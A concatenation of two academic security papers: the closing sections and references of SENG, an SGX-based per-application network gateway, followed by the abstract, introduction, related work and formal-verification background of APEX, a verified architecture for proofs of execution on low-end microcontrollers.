We now measure the initialization overhead that the SENG runtime adds to Graphene-SGX, excluding the prototype-specific socket API handlers. As the setup time of Graphene-SGX depends on the enclave configuration, we measured the time for three configurations: (a) default values of LibOS-internal tests, (b) with reduced stack, heap and thread number, and (c) with minimal accepted size.[10] For SENG, we measured the different setup phases of the runtime.

Table 4 breaks down the average setup times over ten iterations. The total startup overhead of the SENG runtime is 1578.03 ms, i.e. it adds about 182 % overhead on top of the Graphene-SGX initialization under default configuration. However, the vast majority of this overhead stems from two steps: (i) the init routine of the OpenSSL library (710.98 ms) and (ii) the IAS communication (639.05 ms). The high OpenSSL startup time is partially attributable to the default seeding of the random number generator. It could be reduced by switching to the `RDRAND` engine to approach a setup time of 867.05 ms, which is comparable to the default LibOS time (a). As discussed in Sec. 6.1, the remote attestation could be handled by an internal AS server with caching support instead. Thus, the total startup time could be further reduced to ideally 228 ms, i.e. *about* 26 % *of the default* LibOS time (a).

We conclude that SENG adds a reasonable startup overhead which could be optimized to become comparable to that under reduced (b) or minimal (c) SENG runtime configurations.

[10] default: 256MB size, 32MB heap, 4MB stack, 4 threads; reduced: 4MB heap, 256KB stack, 2 threads; min.: 128MB size + reduced; all: 2 rpc threads

9.5 Accelerating NGINX using SENG-SDK

We next revisit the NGINX results of Section 9.3 and show that SENG performs significantly better when replacing Graphene-SGX with a faster primitive. SENG performed on par with "pure" Graphene-SGX for NGINX with ∼15 k requests per second, but got clearly outperformed by the native baseline of ∼40 k (cf. Figure 7). To show that SENG can overcome the bottleneck caused by Graphene-SGX, we dropped the LibOS and instead ported NGINX[11] to our SENG-SDK. We ported only NGINX's platform-specific code to preserve comparability with previous results and added about 1100 lines of code for enclave setup and missing syscalls.

Figure 7 shows that SENG-SDK ("SENG-sdk") reaches ∼36 k request per second with a per-reply latency of 1.5–2.0 ms. SENG-SDK significantly outperforms the Graphene-based SENG runtime by factor 2.4 and reaches up to 90 % of native performance. Compared to Graphene-SGX, SENG-SDK provides more efficient OCALL interfaces tailored for the DTLS tunnel I/O and benefits from the more lightweight abstractions of Intel's SGX SDK. However, note that SENG-SDK looses legacy support and drop-in deployment (AR1).

We conclude that SENG can significantly benefit from performance improvements of the underlying primitives, letting it handle complex apps like NGINX with small overhead. Our rudimentary port to SDK-SENG achieved 90 % of native performance and could be further improved by adding NGINX-specific optimizations and an efficient file system shield. We are confident that the SENG runtime will likewise benefit from upcoming improvements of Graphene-SGX.

9.6 Server Scalability and Memory Overhead

We now discuss how the SENG server scales w.r.t. the number of clients and connections. The server has a small static memory footprint of which the TUN interface accounts for at most 750 kB under a full transmit queue[12]. The dynamic memory overhead is largely determined by the send and receive buffers of the per-enclave DTLS tunnels. In common settings, these would consume 8 KiB to 256 KiB per enclave and direction, plus about 32 KiB for the SSL frame buffer, but can be tuned to lower values. When considering the upper range, this still means that we could handle about 2000 clients per 1 GiB memory, with a huge potential for swapping large parts of the typically unused buffers. For SOCKS servers, the memory overhead increases with the number of connections they have to perform on behalf of the clients. In contrast, the SENG server is oblivious to the tunneled client connections and therefore faces constant per-client overhead.

The limiting performance bottleneck of the SENG server is the computational overhead of de- and encryption of DTLS packets and the general network I/O. In our experiments, the

[11] in single-process mode

[12] default length stores maximum 500 packets

server easily coped with any client bandwidth, and given its 1 Gbps network card we cannot test higher loads. The CPU utilization (around 65% on a single core, including waiting time) at maximum bandwidths suggests that the non-optimized server implementation will scale to 6+ Gbps on our hardware. This performance could be further optimized by improving the server code (e.g., using vectored sending, replacing the tunnel device with DPDK kernel NICs, etc.).

10 Discussion

We conclude with a discussion on upcoming improvements and directions to overcome limitations of our prototype.

Overcoming Memory Limitations of Enclaves. TEEs like SGX face two common challenges in practice: (i) performance impacts of context switches and (ii) limited secure memory. In Section 9.1 and Section 9.5, we have already presented that careful switchless designs and improvements in existing LibOS primitives (incl. upcoming ones like Occlum [53]) can significantly increase SENG's performance for complex apps like NGINX. In the following, we focus on the memory bottleneck (ii). SGX currently limits EPC memory to 128 MB (of which around 90 MB are useable by apps) and does not support memory sharing across enclaves. Thus, running many enclaves in parallel stresses memory and triggers expensive paging. We see multiple ways to overcome this in SENG: (a) Intel CPUs now support dynamic memory management for SGX [39][13] which decreases memory pressure via lazy loading and page unloading. In fact, recent studies on library debloating [46, 47] have shown that apps only use small fractions of the loaded code (incl. libraries) and tools like RAZOR [46] trim over 70% of bloated binaries. With widespread dynamic paging support, SENG can integrate compiler- and loader-based schemes into the LibOS to reduce the enclave footprint. (b) SENG could follow the idea of Panoply by splitting the SENG runtime library and other shared libraries into separate SGX enclaves that are shared by all shielded apps and used for attested RPC calls. [55] (c) Upcoming LibOSes like Occlum [53] apply HW-isolation mechanisms together with SW-based fault isolation to efficiently and securely run multiple processes in a single enclave. By integration of SENG inside Occlum rather than Graphene-SGX, multiple shielded apps with same privileges could directly share common libraries inside SGX. While the memory bottleneck of SGX right now indeed poses a major challenge to LibOSes and SENG, we conclude there are several mid-term and long-term directions for improving the number of concurrent apps.

Frequent Measurement Updates. Any change to an app will cause a change to the enclave report and identity, too. While alternative designs limit the number of updates by including only a loader inside the measurement [5], we highlight that our choice roots the app identity directly in the HW. We thus can directly specify app-grained policies on the exact app identity and do not need additional, potentially vulnerable, SW-based authentication schemes. As discussed in Section 5.4, we also regard integration of measurement updates into today's continuous build chains as practical and have shown in Section 5.3 that SENG is flexible enough to group multiple app versions into shared enclave IP subnetworks. A future direction might include exploration of shared "library enclaves" ("micron" in Panoply [55]) to compartmentalize enclaves while keeping HW-based identification.

Other TEEs and Improvements. While our current design uses SGX, it relies on common properties of other TEEs, namely trusted execution and remote attestation. Therefore, we can likely transfer SENG to other TEEs [6, 30]. We chose SGX, as it is widely available on commodity systems, and poses challenges due to its restriction to user space code.

Prototype Limitations. Our current prototype does not support all system calls yet. We miss `fork` and `exec` in particular, which could be extended like in other LibOSes [9, 55]. Furthermore, we have not yet integrated a database.

11 Conclusion

Network administrators have lost control over which client apps communicate in their sensitive networks. Not being able to centrally, *precisely and reliably* govern network accesses regularly results in data exfiltration by malware or exploitation attempts against vulnerable client software. Unfortunately, existing attempts to prevent such incidents (anti-virus, malware sandboxes, IDS, etc.) are susceptible to evasion. SENG's ability to specify app-grained policies enables for fine-grained and *application-aware* traffic control concepts. Moreover, SENG provides strong security guarantees that are rooted in hardware and even withstand system-level attackers. SENG thus fills a need that has existed since the introduction of firewalls: per-app attribution of network traffic.

12 Artifacts

The prototype of SENG is available as an open source project at https://github.com/sengsgx/sengsgx.

Acknowledgments

We thank our anonymous paper and artifact reviewers and our shepherd Adrian Perrig for their valuable feedback. Also, we thank Cas Cremers for his feedback on the initial SENG design, and Giorgi Maisuradze for his paper draft review.

[13] https://github.com/ayeks/SGX-hardware#hardware-with-sgx2-support

References

[1] A. Ahmad, K. Kim, M. I. Sarfaraz, and B. Lee. OBLIVIATE: A data oblivious filesystem for intel SGX. In *Network and Distributed System Security Symposium (NDSS)*, 2018.

[2] S. Arnautov, B. Trach, F. Gregor, T. Knauth, A. Martin, C. Priebe, J. Lind, D. Muthukumaran, D. O'Keeffe, M. L. Stillwell, D. Goltzsche, D. Eyers, R. Kapitza, P. Pietzuch, and C. Fetzer. SCONE: Secure linux containers with intel SGX. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2016.

[3] D. E. Asoni, T. Sasaki, and A. Perrig. Alcatraz: Data Exfiltration-Resilient Corporate Network Architecture. In *International Conference on Collaboration and Internet Computing (CIC)*, 2018.

[4] T. Barabosch and E. Gerhards-Padilla. Host-based code injection attacks: A popular technique used by malware. *Proceedings of IEEE International Conference on Malicious and Unwanted Software (MALCON)*, 2014.

[5] A. Baumann, M. Peinado, and G. Hunt. Shielding Applications from an Untrusted Cloud with Haven. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI'14)*.

[6] F. Brasser, D. Gens, P. Jauernig, A.-R. Sadeghi, and E. Stapf. SANCTUARY: ARMing TrustZone with Userspace Enclaves. In *Network and Distributed System Security Symposium (NDSS)*, 2019.

[7] S. Brenner, C. Wulf, D. Goltzsche, N. Weichbrodt, M. Lorenz, C. Fetzer, P. Pietzuch, and R. Kapitza. SecureKeeper: Confidential ZooKeeper Using Intel SGX. In *Middleware Conference (Middleware)*, 2016.

[8] S. Cabuk, C. E. Brodley, and C. Shields. IP Covert Timing Channels: Design and Detection. In *Conference on Computer and Communications Security (CCS)*, 2004.

[9] C. che Tsai, D. E. Porter, and M. Vij. Graphene-SGX: A Practical Library OS for Unmodified Applications on SGX. In *USENIX Annual Technical Conference (USENIX ATC)*, 2017.

[10] S. Checkoway and H. Shacham. Iago Attacks: Why the System Call API is a Bad Untrusted RPC Interface. In *Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2013.

[11] Cisco. NVM. https://www.cisco.com/c/dam/global/en_au/assets/pdf/anyconnect-network-visibility.pdf.

[12] The CLIP OS Project, 2020. https://clip-os.org/en/.

[13] V. Costan and S. Devadas. Intel SGX Explained. *IACR Cryptology ePrint Archive*, 2016:86, 2016.

[14] Docker networking. https://docs.docker.com/network/.

[15] J. A. Donenfeld. WireGuard: Next Generation Kernel Network Tunnel. In *Network and Distributed System Security Symposium (NDSS)*, 2017.

[16] H. Duan, C. Wang, X. Yuan, Y. Zhou, Q. Wang, and K. Ren. LightBox: Full-Stack Protected Stateful Middlebox at Lightning Speed. In *Conference on Computer and Communications Security (CCS)*, 2019.

[17] S. Eskandarian, J. Cogan, S. Birnbaum, P. C. W. Brandon, D. Franke, F. Fraser, G. G. Jr., E. Gong, H. T. Nguyen, T. K. Sethi, V. Subbiah, M. Backes, G. Pellegrino, and D. Boneh. Fidelius: Protecting User Secrets from Compromised Browsers. In *IEEE Symposium on Security and Privacy (SP)*, 2019.

[18] FireEye. M-Trends 2019. https://content.fireeye.com/m-trends/rpt-m-trends-2019.

[19] FireMon's State of the Firewall, 2019. www.firemon.com/2019-state-of-the-firewall-report/.

[20] S. Gallenmüller, D. Schöffmann, D. Scholz, F. Geyer, and G. Carle. DTLS Performance - How Expensive is Security? 2019. https://arxiv.org/pdf/1904.11423.pdf.

[21] C. Gkantsidis, T. Karagiannis, D. Naylor, R. Li, and P. Steenkiste. And Then ThereWere More: Secure Communication for More Than Two Parties. Technical Report MSR-TR-2017-24, July 2017.

[22] D. Goltzsche, S. Rüsch, M. Nieke, S. Vaucher, N. Weichbrodt, V. Schiavoni, P. Aublin, P. Cosa, C. Fetzer, P. Felber, P. Pietzuch, and R. Kapitza. EndBox: Scalable Middlebox Functions Using Client-Side Trusted Execution. In *IEEE/IFIP Conference on Dependable Systems and Networks (DSN)*, 2018.

[23] D. Goltzsche, C. Wulf, D. Muthukumaran, K. Rieck, P. R. Pietzuch, and R. Kapitza. TrustJS: Trusted Client-side Execution of JavaScript. In *Workshop on Systems Security (EuroSec'17)*.

[24] A. Houmansadr, C. Brubaker, and V. Shmatikov. The Parrot Is Dead: Observing Unobservable Network Communications. In *IEEE Symposium on Security and Privacy (SP)*, 2013.

[25] Intel. SGX SDK. https://software.intel.com/sgx/sdk.

[26] iPerf3. https://iperf.fr/.

[27] iptables Application level firewalling, 2005. debian-administration.org/article/120/Application_level_firewalling.

[28] T. Jaeger, D. H. King, K. R. Butler, S. Hallyn, J. Latten, and X. Zhang. Leveraging IPsec for Mandatory Per-Packet Access Control. In *2006 Securecomm and Workshops*.

[29] Y. Jang. *Building trust in the user I/O in computer systems*. PhD thesis, 2017.

[30] Keystone Enclave, 2019. https://keystone-enclave.org/.

[31] S. Kim, J. Han, J. Ha, T. Kim, and D. Han. Enhancing Security and Privacy of Tor's Ecosystem by Using Trusted Execution Environments. In *USENIX Symposium on Networked Systems Design and Implementation (NSDI)*, 2017.

[32] T. Knauth, M. Steiner, S. Chakrabarti, L. Lei, C. Xing, and M. Vij. Integrating Remote Attestation with Transport Layer Security. *CoRR*, abs/1801.05863, 2018.

[33] D. Kuvaiskii. Add exitless system calls (pr 405). https://github.com/oscarlab/graphene/pull/405.

[34] R. Lal and P. Pappachan. An architecture methodology for secure video conferencing. *Conference on Technologies for Homeland Security (HST)*, 2013.

[35] S. Lee, M.-W. Shih, P. Gera, T. Kim, H. Kim, and M. Peinado. Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing. In *USENIX Security Symposium*, 2017.

[36] libuv. https://libuv.org/.

[37] J. Lind, C. Priebe, D. Muthukumaran, D. O'Keeffe, P.-L. Aublin, F. Kelbert, T. Reiher, D. Goltzsche, D. Eyers, R. Kapitza, C. Fetzer, and P. Pietzuch. Glamdring: Automatic Application Partitioning for Intel SGX. In *USENIX Annual Technical Conference (USENIX ATC)*, 2017.

[38] lwIP. https://savannah.nongnu.org/projects/lwip/.

[39] F. McKeen, I. Alexandrovich, I. Anati, D. Caspi, S. Johnson, R. Leslie-Hurd, and C. Rozas. Intel SGX Support for Dynamic Memory Management Inside an Enclave. In *Hardware and Architectural Support for Security and Privacy (HASP)*, 2016.

[40] netfilter, 2019. https://www.netfilter.org/.

[41] O. Oleksenko, B. Trach, R. Krahn, M. Silberstein, and C. Fetzer. Varys: Protecting SGX Enclaves from Practical Side-Channel Attacks. In *USENIX Annual Technical Conference (USENIX ATC)*, 2018.

[42] M. Orenbach, P. Lifshits, M. Minkin, and M. Silberstein. Eleos: ExitLess OS Services for SGX Enclaves. In *European Conference on Computer Systems (EuroSys)*. ACM, 2017.

[43] B. Parno, Z. Zhou, and A. Perrig. Using Trustworthy Host-based Information in the Network. In *Workshop on Scalable Trusted Computing (STC)*. ACM, 2012.

[44] S. Pinto and N. Santos. Demystifying Arm TrustZone: A Comprehensive Survey. *ACM Comput. Surv.*, 51(6), Jan. 2019.

[45] R. Poddar, C. Lan, R. A. Popa, and S. Ratnasamy. SafeBricks: Shielding Network Functions in the Cloud. In *Symposium on Networked Systems Design and Implementation (NSDI)*, 2018.

[46] C. Qian, H. Hu, M. Alharthi, P. H. Chung, T. Kim, and W. Lee. RAZOR: A Framework for Post-deployment Software Debloating. In *USENIX Security Symposium*, 2019.

[47] A. Quach, A. Prakash, and L. Yan. Debloating Software through Piece-Wise Compilation and Loading. In *USENIX Security Symposium*, 2018.

[48] The Qubes OS Project, 2020. https://www.qubes-os.org/.

[49] S. Sasy, S. Gorbunov, and C. W. Fletcher. ZeroTrace : Oblivious Memory Primitives from Intel SGX. In *Network and Distributed System Security Symposium (NDSS)*, 2018.

[50] V. Scarlata, S. Johnson, J. Beaney, and P. Zmijewski. Supporting Third Party Attestation for Intel® SGX with Intel® Data Center Attestation Primitives, 2018.

[51] SELinux, 2019. http://selinuxproject.org/page/NB_LSM.

[52] shadowsocks. https://shadowsocks.org/en/index.html.

[53] Y. Shen, H. Tian, Y. Chen, K. Chen, R. Wang, Y. Xu, and Y. Xia. Occlum: Secure and Efficient Multitasking Inside a Single Enclave of Intel SGX. In *Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*. ACM, 2020.

[54] M.-W. Shih, S. Lee, T. Kim, and M. Peinado. T-SGX: Eradicating Controlled-Channel Attacks Against Enclave Programs. In *Network and Distributed System Security Symposium*, 2017.

[55] S. Shinde, D. L. Tien, S. Tople, and P. Saxena. Panoply: Low-TCB Linux Applications With SGX Enclaves. In *Network and Distributed System Security Symposium (NDSS)*, 2017.

[56] Smack (LSM), 2019. http://schaufler-ca.com/.

[57] B. Trach, A. Krohmer, F. Gregor, S. Arnautov, P. Bhatotia, and C. Fetzer. ShieldBox: Secure Middleboxes Using Shielded Execution. In *Symposium on SDN Research (SOSR'18)*. ACM.

[58] W. Wang, G. Chen, X. Pan, Y. Zhang, X. Wang, V. Bindschaedler, H. Tang, and C. A. Gunter. Leaky Cauldron on the Dark Land: Understanding Memory Side-Channel Hazards in SGX. In *Conference on Computer and Communications Security (CCS)*, 2017.

[59] Y. Xiao, M. Li, S. Chen, and Y. Zhang. STACCO: Differentially Analyzing Side-Channel Traces for Detecting SSL/TLS Vulnerabilities in Secure Enclaves. In *Conference on Computer and Communications Security (CCS)*, 2017.

[60] J. Xing, A. Morrison, and A. Chen. NetWarden: Mitigating Network Covert Channels without Performance Loss. In *Workshop on Hot Topics in Cloud Computing (HotCloud)*, 2019.

[61] D. Zhuo, K. Zhang, Y. Zhu, H. H. Liu, M. Rockett, A. Krishnamurthy, and T. Anderson. Slim: OS kernel support for a low-overhead container overlay network. In *USENIX Symposium on Networked Systems Design and Implementation (NSDI)*, 2019.



APEX: A Verified Architecture for Proofs of Execution on Remote Devices under Full Software Compromise

Ivan De Oliveira Nunes[1], Karim Eldefrawy[2], Norrathep Rattanavipanon[1,3], and Gene Tsudik[1]

[1]University of California, Irvine
[2]SRI International
[3]Prince of Songkla University, Phuket Campus
ivanoliv@uci.edu, karim.eldefrawy@sri.com, norrathep.r@phuket.psu.ac.th, gene.tsudik@uci.edu

Abstract

Modern society is increasingly surrounded by, and is growing accustomed to, a wide range of Cyber-Physical Systems (CPS), Internet-of-Things (IoT), and *smart* devices. They often perform safety-critical functions, e.g., personal medical devices, automotive CPS as well as industrial and residential automation, e.g., sensor-alarm combinations. On the lower end of the scale, these devices are small, cheap and specialized sensors and/or actuators. They tend to host small anemic CPUs, have small amounts of memory and run simple software. If such devices are left unprotected, consequences of forged sensor readings or ignored actuation commands can be catastrophic, particularly, in safety-critical settings. This prompts the following three questions: *(1) How to trust data produced, or verify that commands were performed, by a simple remote embedded device?*, *(2) How to bind these actions/results to the execution of expected software?* and, *(3) Can (1) and (2) be attained even if all software on a device can be modified and/or compromised?*

In this paper we answer these questions by designing, demonstrating security of, and formally verifying, *APEX*: an Architecture for Provable Execution. To the best of our knowledge, this is the first of its kind result for low-end embedded systems. Our work has a range of applications, especially, authenticated sensing and trustworthy actuation, which are increasingly relevant in the context of safety-critical systems. *APEX* is publicly available and our evaluation shows that it incurs low overhead, affordable even for very low-end embedded devices, e.g., those based on TI MSP430 or AVR ATmega processors.

1 Introduction

The number and diversity of special-purpose computing devices has been increasing dramatically. This includes all kinds of embedded devices, cyber-physical systems (CPS) and Internet-of-Things (IoT) gadgets, utilized in various "smart" or instrumented settings, such as homes, offices, factories, automotive systems and public venues. Tasks performed by these devices are often safety-critical. For example, a typical industrial control system depends on physical measurements (e.g., temperature, pressure, humidity, speed) reported by sensors, and on actions taken by actuators, such as: turning on the A/C, sounding an alarm, or reducing speed.

A cyber-physical control system is usually composed of multiple sensors and actuators, at the core of each is a low-cost micro-controller unit (MCU). Such devices typically run simple software, often on "bare metal", i.e., with no microkernel or hypervisor. They tend to be operated by a remote central control unit and despite their potential importance to overall system functionality, low-end devices are typically designed to minimize cost, physical size and energy consumption, e.g., TI MSP430.

Therefore, their architectural security is usually primitive or non-existent, thus making them vulnerable to malware infestations and other malicious software modifications. A compromised MCU can spoof sensed quantities or ignore actuation commands, leading to potentially catastrophic results. For example, in a *smart* city, large-scale erroneous reports of electricity consumption by smart meters might lead to power outages. A medical device that returns incorrect values when queried by a remote physician might result in a wrong drug being prescribed to a patient. A compromised car engine temperature sensor that reports incorrect (low) readings can lead to undetected overheating and major damage. However, despite very real risks of remote software compromise, most users believe that these devices execute expected software and thus perform their expected function.

In this paper, we argue that **Proofs of Execution (PoX)** are both important and necessary for securing low-end MCUs. Specifically, we demonstrate in Section 7.3, that PoX schemes can be used to construct sensors and actuators that "can not lie", even under the assumption of full software compromise. In a nutshell, a PoX conveys that an untrusted remote (and possibly compromised) device really executed specific software, and all execution results are authenticated and cryptographically bound to this execution. This functionality is similar to authenticated outputs that can be produced by software execution in SGX-alike architectures [13, 25] on high-end devices, such as desktops and servers.

One key building block in designing PoX schemes is Remote Attestation (RA). Basically, RA is a means to detect malware on a remote low-end MCU. It allows a trusted verifier ($\mathcal{V}$rf) to remotely measure memory contents (or software state) of an

untrusted embedded device ($\mathcal{P}$rv). RA is usually realized as a 2-message challenge-response protocol:

1. $\mathcal{V}$rf sends an attestation request containing a challenge ($\mathcal{C}$hal) to $\mathcal{P}$rv. It might also contain a token derived from a secret (shared by $\mathcal{V}$rf and $\mathcal{P}$rv) that allows $\mathcal{P}$rv to authenticate $\mathcal{V}$rf.
2. $\mathcal{P}$rv receives the attestation request, authenticates the token (if present) and computes an *authenticated integrity check* over its memory and $\mathcal{C}$hal. The memory region can be either pre-defined, or explicitly specified in the request.
3. $\mathcal{P}$rv returns the result to $\mathcal{V}$rf.
4. $\mathcal{V}$rf receives the result, and decides whether it corresponds to a valid memory state.

The *authenticated integrity check* is typically implemented as a Message Authentication Code (MAC) computed over $\mathcal{P}$rv memory. We discuss one concrete RA architecture in Section 3.

Despite major progress and many proposed RA architectures with different assumptions and guarantees [6–8, 15, 19, 20, 29, 33, 35, 36, 39], RA **alone is insufficient to obtain proofs of execution**. RA allows $\mathcal{V}$rf to check integrity of software residing in the attested memory region on $\mathcal{P}$rv. However, by itself, RA offers no guarantee that the attested software is ever executed or that any such execution completes successfully. Even if the attested software is executed, there is no guarantee that it has not been modified (e.g., by malware residing elsewhere in memory) during the time between its execution and its attestation. This phenomenon is well known as the Time-Of-Check-Time-Of-Use (TOCTOU) problem. Finally, RA does not guarantee authenticity and integrity of any output produced by the execution of the attested software.

To bridge this gap, we design and implement *APEX*: an Architecture for Provable Execution. In addition to RA, *APEX* allows $\mathcal{V}$rf to request an unforgeable proof that the attested software executed successfully and (optionally) produced certain authenticated output. These guarantees hold even in case of full software compromise on $\mathcal{P}$rv. Contributions of this work include:

– **New security service:** we design and implement *APEX* for unforgeable remote proofs of execution (PoX). *APEX* is composed with *VRASED* [15], a formally verified hybrid RA architecture. As discussed in the rest of this paper, obtaining provably secure PoX requires significant architectural support on top of a secure RA functionality (see Section 7). Nonetheless, we show that, by careful design, *APEX* achieves all necessary properties of secure PoX with fairly low overhead. To the best of our knowledge, this is the first security architecture for proofs of remote software execution on low-end devices.

– **Provable security & implementation verification:** secure PoX involves considering, and reasoning about, several details which can be easily overlooked. Ensuring that all necessary PoX components are correctly implemented, composed, and integrated with the underlying RA functionality is not trivial. In particular, early RA architectures oversimplified PoX requirements, leading to the incorrect conclusion that PoX can be obtained directly from RA; see examples in Section 2. In this work, we show that *APEX* yields a secure PoX architecture. All security properties expected from *APEX* implementation are formally specified using Linear Temporal Logic (LTL) and *APEX* modules are verified to adhere to these properties. We also prove that the composition of *APEX* new modules with a formally verified RA architecture (*VRASED*) implies a concrete definition of PoX security.

– **Evaluation, publicly available implementation and applications:** *APEX* was implemented on a real-world low-end MCU (TI MSP430) and deployed using commodity FPGAs. Both design and verification are publicly available at [1]. Our evaluation shows low hardware overhead, affordable even for low-end MCUs. The implementation is accompanied by a sample PoX application; see Section 7.3. As a proof of concept, we use *APEX* to construct a trustworthy safety-critical device, whereupon malware can not spoof execution results (e.g., fake sensed values) without detection.

Targeted Devices & Scope: This work focuses on CPS/IoT sensors and actuators with relatively weak computing power. They are some of the lowest-end devices based on low-power single core MCUs with only a few KBytes of program and data memory. Two prominent examples are: TI MSP430 and Atmel AVR ATmega. These are 8- and 16-bit CPUs, typically running at 1-16MHz clock frequencies, with $\approx$ 64 KBytes of addressable memory. SRAM is used as data memory and its size is normally ranges from 4 to 16KBytes, with the rest of address space available for program memory. These devices execute instructions in place (in physical memory) and have no memory management unit (MMU) to support virtual memory. Our implementation focuses on MSP430. This choice is due to public availability of a well-maintained open-source MSP430 hardware design from Open Cores [23]. Nevertheless, our machine model and the entire methodology developed in this paper are applicable to other low-end MCUs in the same class, such as Atmel AVR ATmega.

2 Related Work

Remote Attestation (RA**)–** architectures fall into three categories: hardware-based, software-based, or hybrid. Hardware-based [31, 37, 42] relies on dedicated secure hardware components, e.g., Trusted Platform Modules (TPMs) [42]. However, the cost of such hardware is normally prohibitive for low-end IoT/CPS devices. Software-based attestation [27, 40, 41] requires no hardware security features but imposes strong security assumptions about communication between $\mathcal{P}$rv and $\mathcal{V}$rf, which are unrealistic in the IoT/CPS ecosystem (though, it is the only choice for legacy devices). Hybrid RA [7, 19, 21, 22, 30] aims to achieve security equivalent to hardware-based mechanisms at minimal cost. It thus entails minimal hardware requirements while relying on software to reduce overall complexity and RA footprint on $\mathcal{P}$rv.

The first hybrid RA architecture – SMART [20] – acknowledged the importance of proving remote code execution on $\mathcal{P}$rv, in addition to just attesting $\mathcal{P}$rv's memory. Using an *attest-then-execute* approach (see Algorithm 4 in [20]), SMART attempts to provide software execution by specifying the address of the first instruction to be executed after completion of attestation. However, SMART offers no guarantees beyond "invoking the executable". It *does not guarantee that execution completes successfully* or that any produced outputs are tied to this execution. For example, SMART can not detect if execution is interrupted (e.g., by malware) and never resumed. A reset (e.g., due to software bugs, or $\mathcal{P}$rv running low on power) might happen after invoking the executable, preventing its successful completion. Also, direct memory access (DMA) can occur during execution and it can modify the code being executed, its intermediate values in data memory, or its output. SMART neither detects nor prevents DMA-based attacks, since it assumes DMA-disabled devices.

Another notable RA architecture is TrustLite [29], which builds upon SMART to allow secure interrupts. TrustLite does not enforce temporal consistency of attested memory; it is thus conceptually vulnerable to self-relocating malware and memory modification during attestation [9]. Consequently, it is challenging to deriving secure PoX from TrustLite. Several other prominent low-to-medium-end RA architectures – e.g., SANCUS [35], HYDRA [19], and TyTaN [7] – do not offer PoX. In this paper, we show that the *execute-then-attest* approach, using a temporally consistent RA architecture, can be designed to provide unforgeable proofs of execution that are only produced if the expected software executes correctly and its results are untampered.

Control Flow Attestation (CFA)– In contrast with RA, which measures $\mathcal{P}$rv's software integrity, CFA techniques [2, 16, 17, 44] provide $\mathcal{V}$rf with a measurement of the exact control flow path taken during execution of specific software on $\mathcal{P}$rv. Such measurements allow $\mathcal{V}$rf to detect run-time attacks. We believe that it is possible to construct a PoX scheme that relies on CFA to produce proofs of execution based on the attested control flow path. However, in this paper, we advocate a different approach – specific for proofs of execution – for two main reasons:

- CFA requires substantial additional hardware features in order to attest, in real time, executed instructions along with memory addresses and the program counter. For example, C-FLAT [2] assumes ARM TrustZone, while LO-FAT [17] and LiteHAX [16] require a branch monitor and a hash engine. We believe that such hardware components are not viable for low-end devices, since their cost (in terms of price, size, and energy consumption) is typically higher than the cost of a low-end MCU itself. For example, the cheapest Trusted Platform Module (TPM) [42], is about 10× more expensive than MSP430 MCU itself[1]. As shown in Section 7.2, current CFA architectures are also considerably more expensive than the MCU itself and hence not realistic in our device context.
- CFA assumes that $\mathcal{V}$rf can enumerate a large (potentially exponential!) number of valid control flow paths for a given program, and verify a valid response for each. This burden is unnecessary for determining if a proof of execution is valid, because one does not need to know the exact execution path in order to determine if execution occurred (and terminated) successfully; see Section 4.1 for a discussion on run-time threats.

[1] Source: https://www.digikey.com/

Instead of relying on CFA, our work constructs a PoX-specific architecture – *APEX*– that enables low-cost PoX for low-end devices. *APEX* is non-invasive (i.e., it does not modify MCU behavior and semantics) and incurs low hardware overhead: around 2% for registers and 12% for LUTs. Also, $\mathcal{V}$rf is not required to enumerate valid control flow graphs and the verification burden for PoX is exactly the same as the effort to verify a typical remote attestation response for the same code.

Formally Verified Security Services– In recent years, several efforts focused on formally verifying security-critical systems. In terms of cryptographic primitives, Hawblitzel et al. [24] verified implementations of SHA, HMAC, and RSA. Bond et al. [5] verified an assembly implementation of SHA-256, Poly1305, AES and ECDSA. Zinzindohoué, et al. [45] developed HACL*, a verified cryptographic library containing the entire cryptographic API of NaCl [3]. Larger security-critical systems have also been successfully verified. Bhargavan [4] implemented the TLS protocol with verified cryptographic security. CompCert [32] is a C compiler that is formally verified to preserve C code semantics in generated assembly code. Klein et al. [28] designed and proved functional correctness of the seL4 microkernel. More recently, *VRASED* [15] realized a formally verified hybrid RA architecture. *APEX* architecture, proposed in this paper, uses *VRASED* RA functionality (see Section 3.2 for details) composed with additional formally verified architectural components to obtain provably secure PoX.

Proofs of Execution (PoX)– Flicker [34] offers a means for obtaining PoX in high-end devices. It uses TPM-based attestation and sealed storage, along with late launch support offered by AMD's Secure Virtual Machine extensions [43] to implement an infrastructure for isolated code execution and attestation of the executed code, associated inputs, and outputs. Sanctum [13] employs a similar approach by instrumenting Intel SGX's enclaved code to convey information about its own execution to a remote party. Both of these approaches are only suitable for high-end devices and not for low-end devices targeted in this paper. As discussed earlier, no prior hybrid RA architecture for low-end devices provides PoX.

3 Background

3.1 Formal Verification, Model Checking & Linear Temporal Logic

Computer-aided formal verification typically involves three basic steps. First, the system of interest (e.g., hardware, software, communication protocol) is described using a formal model, e.g., a Finite State Machine (FSM). Second, properties that the model should satisfy are formally specified. Third, the system model is checked against formally specified properties to guarantee that the system retains them. This can be achieved by either Theorem Proving or Model Checking. In this work, we use the latter to verify the implementation of system modules, and the former to derive new properties from sub-properties that were proved for the modules' implementation.

In one instantiation of model checking, properties are specified as *formulae* using Temporal Logic (TL) and system models are represented as FSMs. Hence, a system is represented by a triple (S, S_0, T), where S is a finite set of states, $S_0 \subseteq S$ is the set of possible initial states, and $T \subseteq S \times S$ is the transition relation set – it describes the set of states that can be reached in a single step from each state. The use of TL to specify properties allows representation of expected system behavior over time.

We apply the widely used model checker NuSMV [11], which can be used to verify generic HW or SW models. For digital hardware described at Register Transfer Level (RTL) – which is the case in this work – conversion from Hardware Description Language (HDL) to NuSMV model specification is simple. Furthermore, it can be automated [26], because the standard RTL design already relies on describing hardware as an FSM.

In NuSMV, properties are specified in Linear Temporal Logic (LTL), which is particularly useful for verifying sequential systems, since LTL extends common logic statements with temporal clauses. In addition to propositional connectives, such as conjunction ($\wedge$), disjunction ($\vee$), negation ($\neg$), and implication ($\rightarrow$), LTL includes temporal connectives, thus enabling sequential reasoning. In this paper, we are interested in the following temporal connectives:

- $\mathbf{X}\phi$ – neXt ϕ: holds if ϕ is true at the next system state.
- $\mathbf{F}\phi$ – Future ϕ: holds if there exists a future state where ϕ is true.
- $\mathbf{G}\phi$ – Globally ϕ: holds if for all future states ϕ is true.
